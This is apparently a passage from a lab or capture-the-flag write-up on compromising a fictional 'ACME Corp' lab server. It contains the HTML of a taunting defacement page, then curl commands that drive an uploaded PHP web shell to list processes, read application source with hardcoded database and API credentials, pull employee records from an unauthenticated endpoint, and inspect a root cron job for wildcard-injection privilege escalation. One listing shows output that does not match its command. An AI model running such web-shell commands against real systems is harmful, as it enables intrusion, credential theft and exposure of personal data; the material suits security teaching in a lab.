103         * { margin: 0; padding: 0; box-sizing: border-box; }
104         body { background: #0a0a0a; color: #00ff41; font-family: 'Share Tech Mono
            ', monospace; overflow-x: hidden; }
105         body::after { content: ''; position: fixed; inset: 0; background:
            repeating-linear-gradient(0deg,transparent,transparent 2px,rgba
            (0,0,0,0.08) 2px,rgba(0,0,0,0.08) 4px); pointer-events: none; z-index:
            9999; }
106         @keyframes flicker { 0%,100%{opacity:1} 92%{opacity:1} 93%{opacity:0.4}
            94%{opacity:1} 97%{opacity:1} 98%{opacity:0.6} 99%{opacity:1} }
107         @keyframes blink { 0%,100%{opacity:1} 50%{opacity:0} }
108         @keyframes glitch { 0%{transform:translate(0)} 20%{transform:translate(-3
            px,1px)} 40%{transform:translate(3px,-1px)} 60%{transform:translate(-2
            px,2px)} 80%{transform:translate(2px,-2px)} 100%{transform:translate(0)
            } }
109         @keyframes pulse-red { 0%,100%{color:#ff0033;text-shadow:0 0 10px #ff0033}
            50%{color:#ff6666;text-shadow:0 0 20px #ff0033,0 0 40px #ff0033} }
110         .container { max-width: 960px; margin: 0 auto; padding: 20px; animation:
            flicker 8s infinite; }
111         .top-bar { border: 1px solid #00ff41; padding: 8px 16px; display: flex;
            justify-content: space-between; align-items: center; margin-bottom: 30
            px; font-size: 12px; color: #00aa29; }
112         .top-bar .blink { animation: blink 1s infinite; color: #ff0033; }
113         .skull { text-align: center; font-size: 13px; line-height: 1.3; color: #
            ff0033; text-shadow: 0 0 8px #ff0033; margin: 20px 0; white-space: pre;
            }
114         .main-title { text-align: center; margin: 30px 0 10px; }
115         .main-title h1 { font-size: clamp(32px,6vw,64px); color: #ff0033; letter-
            spacing: 6px; animation: pulse-red 2s infinite, glitch 0.3s infinite;
            text-shadow: 0 0 20px #ff0033; }
116         .main-title .alias { font-size: 18px; color: #00ff41; margin-top: 8px;
            letter-spacing: 3px; }
117         .main-title .alias span { color: #ffff00; }
118         .divider { border: none; border-top: 1px solid #00ff41; margin: 24px 0;
            opacity: 0.4; }
119         .leet-panel { border: 1px solid #00ff41; padding: 20px 24px; margin: 20px
            0; position: relative; }

```



```

159
160
161
162
163
164
165
166 </div>
167
168 <div class="main-title">
169     <h1>H4X3D</h1>
170     <div class="alias">0wn3d by <span>xX_r00tg0d_Xx</span></div>
171 </div>
172
173 <hr class="divider">
174
175 <div class="leet-panel">
176     <span class="panel-title">// m3ss4g3.txt</span>
177     <p><span class="red">h4h4h4</span> acme corp?? m0r3 1lk3 <span class="hl">
178         H4CK M3 C0RP</span> lmaooooo</p>
179     <p>1 4m 4 <span class="hl">NSA h4x0r</span> <span class="dim">(the real
180         ones not those feds)</span> and i only sp34k 1n l33tsp34k</p>
181     <p>ur s3curity t34m is <span class="red">4 j0k3</span>. like bro who even
182     <span class="hl">does this</span></p>
183     <p>h3y <span class="hl">m4ll0ry</span> ur f1r3w4ll is <span class="red">
184         tr4sh lol</span> <span class="dim">// no offense bestie</span></p>
185     <p>h3y <span class="hl">mitch</span> m4yb3 p4tch ur s3rv3rs n3xt t1m3 <
186         span class="dim">// just a suggestion</span></p>
187     <p>w3 t00k <span class="red">3v3rything</span>. d4t4. p4ssw0rds. <span
188         class="hl">4ll 0f 1t.</span> gg n0 r3.</p>
189 </div>
190
191 <div class="stats-grid">
192     <div class="stat-box">
193         <span class="num">1,337</span>
194         <div class="label">syst3ms pwn3d</div>
195     </div>
196     <div class="stat-box">
197         <span class="num" id="elapsed">04:20:00</span>
198         <div class="label">t1m3 sp3nt h4ck1ng</div>
199     </div>
200     <div class="stat-box">
201         <span class="num">0</span>
202         <div class="label">tr4c3s l3ft <span style="font-size:10px;color
203             :#003308;">(lol)</span></div>
204     </div>
205 </div>
206
207 <hr class="divider">
208
209 <div class="chat-log">

```



```

244     <div class="hax-footer">
245         greetings to: dual core &bull; ohm-1 &bull; ytcraacker &bull; the whole #
                hacker.net crew<br>
246         xX_r00tg0d_Xx w4z h3r3 // 2026 // sk1d pr1de w0rldw1d3
247     </div>
248 </div>
249
250 <script>
251 const attackStart = new Date();
252 attackStart.setHours(3,31,0,0);
253 function updateElapsed(){
254     const now = new Date();
255     let diff = Math.floor((now - attackStart)/1000);
256     if(diff < 0) diff += 86400;
257     const h = Math.floor(diff/3600);
258     const m = Math.floor((diff%3600)/60);
259     const s = diff%60;
260     document.getElementById('elapsed').textContent =
261         String(h).padStart(2,'0')+' '+String(m).padStart(2,'0')+' '+String(s).
                padStart(2,'0');
262 }
263 updateElapsed();
264 setInterval(updateElapsed,1000);
265 </script>
266 </body>
267 </html>
268 </pre>

```

Listing 5: API Enumeration

```

1 $ curl -s -G --data-urlencode "cmd=ps aux | grep python" http://192.168.56.21/
  uploads/cmd.php
2 <pre>root      768   0.4   1.1 966464 47800 ?          Ssl  14:35   0:00 /usr/bin/
  python3 /usr/bin/fail2ban-server -xf start
3 root         816   0.0   0.5 109684 23204 ?          Ssl  14:35   0:00 /usr/bin/
  python3 /usr/share/unattended-upgrades/unattended-upgrade-shutdown --wait-for-
  signal
4 www-data     1385   0.2   0.8 124488 34572 ?          Ss   14:35   0:00 /opt/acme-api/
  venv/bin/python app.py
5 www-data     1447   0.0   0.0   2800   1916 ?          S    14:38   0:00 sh -c -- ps aux
  | grep python
6 www-data     1449   0.0   0.0   3424    784 ?          R    14:38   0:00 grep python
7 </pre>$
8
9 $ curl -s -G --data-urlencode "cmd=cat /opt/acme-api/app.py" http://192.168.56.21/
  uploads/cmd.php
10 <pre>from flask import Flask, jsonify, request
11 import MySQLdb
12 import os
13
14 app = Flask(__name__)
15
16
17 DB_HOST = 'localhost'
18 DB_USER = 'acme_app'
19 DB_PASS = 'Acm3C0rp2024!'
20 DB_NAME = 'acme_db'
21
22

```

```

23 VALID_API_KEY = 'sk-acme-dGhpcyBpcyBhIHRlc3Qga2V5'
24
25 def get_db():
26     return MySQLdb.connect(
27         host=DB_HOST,
28         user=DB_USER,
29         passwd=DB_PASS,
30         db=DB_NAME
31     )
32
33 @app.route('/api/health', methods=['GET'])
34 def health():
35     return jsonify({
36         'status': 'ok',
37         'service': 'ACME Corp Internal API',
38         'version': '1.2.4'
39     })
40
41 @app.route('/api/user/<int:uid>', methods=['GET'])
42 def get_user(uid):
43     # NOTE: api key is checked on other endpoints, not this one
44     # this was supposed to be internal-only but got exposed - fong
45     try:
46         db = get_db()
47         cur = db.cursor()
48         cur.execute(
49             "SELECT id, name, role, department, salary, email, notes "
50             "FROM employees WHERE id = %s",
51             (uid,)
52         )
53         row = cur.fetchone()
54         cur.close()
55         db.close()
56
57         if not row:
58             return jsonify({'error': 'User not found'}), 404
59
60         return jsonify({
61             'id': row[0],
62             'name': row[1],
63             'role': row[2],
64             'department': row[3],
65             'salary': row[4],
66             'email': row[5],
67             'notes': row[6]
68         })
69     except Exception as e:
70         return jsonify({'error': 'Internal server error'}), 500
71
72 @app.route('/api/employees', methods=['GET'])
73 def list_employees():
74     api_key = request.headers.get('X-API-Key', '')
75     if api_key != VALID_API_KEY:
76         return jsonify({'error': 'Unauthorized'}), 401
77
78     try:
79         db = get_db()
80         cur = db.cursor()
81         cur.execute("SELECT id, name, role, department FROM employees")

```

```

82         rows = cur.fetchall()
83         cur.close()
84         db.close()
85
86         return jsonify({
87             'employees': [
88                 {'id': r[0], 'name': r[1], 'role': r[2], 'department': r[3]}
89                 for r in rows
90             ],
91             'count': len(rows)
92         })
93     except Exception as e:
94         return jsonify({'error': 'Internal server error'}), 500
95
96 @app.route('/api/orders', methods=['GET'])
97 def list_orders():
98     api_key = request.headers.get('X-API-Key', '')
99     if api_key != VALID_API_KEY:
100         return jsonify({'error': 'Unauthorized'}), 401
101
102     try:
103         db = get_db()
104         cur = db.cursor()
105         cur.execute("SELECT id, customer_name, product, amount, status FROM orders
106                     ")
107         rows = cur.fetchall()
108         cur.close()
109         db.close()
110
111         return jsonify({
112             'orders': [
113                 {
114                     'id': r[0],
115                     'customer_name': r[1],
116                     'product': r[2],
117                     'amount': str(r[3]),
118                     'status': r[4]
119                 }
120                 for r in rows
121             ]
122         })
123     except Exception as e:
124         return jsonify({'error': 'Internal server error'}), 500
125
126 @app.route('/api/admin/export', methods=['POST'])
127 def admin_export():
128     # Legacy endpoint - disabled pending security review
129     # Requires internal cert auth - not implemented yet
130     return jsonify({'error': 'Endpoint disabled. Contact mallory@acmecorp.internal'}), 403
131
132 if __name__ == '__main__':
133     app.run(host='0.0.0.0', port=5000, debug=False)
134
135 $ curl -s "http://192.168.56.21:5000/api/user/6"
136 {"department":"IT","email":"mitch@acmecorp.internal","id":6,"name":"Mitch Marcus",
    "notes":"Holds root on 3 internal servers","role":"Sys Admin","salary":88000}

```

7.5 Wildcard Injection

Listing 6: Wildcard Injection

```
1 [J●--(kali@kali)-[~]
2 ●-$ curl -G --data-urlencode "cmd=cat /etc/crontab" http://192.168.56.21/uploads/
  cmd.php
3 ads/cmd.php
4 <pre># /etc/crontab: system-wide crontab
5 # Unlike any other crontab you don't have to run the 'crontab'
6 # command to install the new version when you edit this file
7 # and files in /etc/cron.d. These files also have username fields,
8 # that none of the other crontabs do.
9
10 SHELL=/bin/sh
11 # You can also override PATH, but by default, newer versions inherit it from the
  environment
12 #PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
13
14 # Example of job definition:
15 # .----- minute (0 - 59)
16 # | .----- hour (0 - 23)
17 # | | .----- day of month (1 - 31)
18 # | | | .----- month (1 - 12) OR jan,feb,mar,apr ...
19 # | | | | .---- day of week (0 - 6) (Sunday=0 or 7) OR sun,mon,tue,wed,thu,fri
  ,sat
20 # | | | | |
21 # * * * * * user-name command to be executed
22 17 * * * * root cd / && run-parts --report /etc/cron.hourly
23 25 6 * * * root test -x /usr/sbin/anacron || { cd / && run-parts --report /etc/
  cron.daily; }
24 47 6 * * 7 root test -x /usr/sbin/anacron || { cd / && run-parts --report /etc/
  cron.weekly; }
25 52 6 1 * * root test -x /usr/sbin/anacron || { cd / && run-parts --report /etc/
  cron.monthly; }
26 #
27 # Web directory backup - added by mitch
28 */5 * * * * root cd /var/www/html && tar czf /var/backups/web/backup.tar.gz *
29 </pre>
30
31 [J●--(kali@kali)-[~]
32 ●-$ curl -G --data-urlencode "cmd=cat /etc/crontab" http://192.168.56.21/uploads/
  cmd.php
33 <pre>total 88
34 drwxrwxr-x 6 www-data www-data 4096 Apr  4 19:43 .
35 drwxr-xr-x 3 root      root    4096 Apr  3 00:36 ..
36 drwxr-xr-x 2 www-data www-data 4096 Apr  3 17:43 admin
37 drwxr-xr-x 4 www-data www-data 4096 Apr  3 17:43 assets
38 drwxr-xr-x 2 www-data www-data 4096 Apr  3 18:16 backups
39 -rwxr-xr-x 1 www-data www-data  722 Apr  3 17:43 config.php
40 -rwxr-xr-x 1 root      root    32987 Apr  3 21:25 index.clean.php
41 -rwxr-xr-x 1 www-data www-data 10806 Apr  8 22:45 index.php
42 -rw-rw-r-- 1 project4 project4 10806 Apr  3 21:25 index_defaced.php
43 drwxr-xr-x 2 www-data www-data 4096 Apr  3 18:52 uploads
44 </pre>
45
46 [J●--(kali@kali)-[~]
47 ●-$ curl -G --data-urlencode "cmd=ls -la /var/www/html | grep '\-\'" http
  ://192.168.56.21/uploads/cmd.php
```

```

48 <pre>-rw-rw-r-- 1 project4 project4 10806 Apr  3 21:25 index_defaced.php
49 </pre>
50
51 [J●--(kali@kali)-[~]
52 ●-$ curl -G --data-urlencode "cmd=systemctl list-units --type=service | grep -i
    acme" http://192.168.56.21/uploads/cmd.php>
53 <pre>  acme-api.service
                                                loaded
        active running ACME Corp Internal API
54 </pre>
55
56 [J●--(kali@kali)-[~]
57 ●-$ curl -G --data-urlencode "cmd=ps -u project4 -f" http://192.168.56.21/uploads/
    cmd.php
58 <pre>UID          PID      PPID  C STIME TTY          TIME CMD
59 </pre>
60
61 [J●--(kali@kali)-[~]
62 ●-$ curl -G --data-urlencode "cmd=ls /var/www/html/*.sh" http://192.168.56.21/
    uploads/cmd.php
63
64 /uploads/cmd.php
65 <pre></pre>

```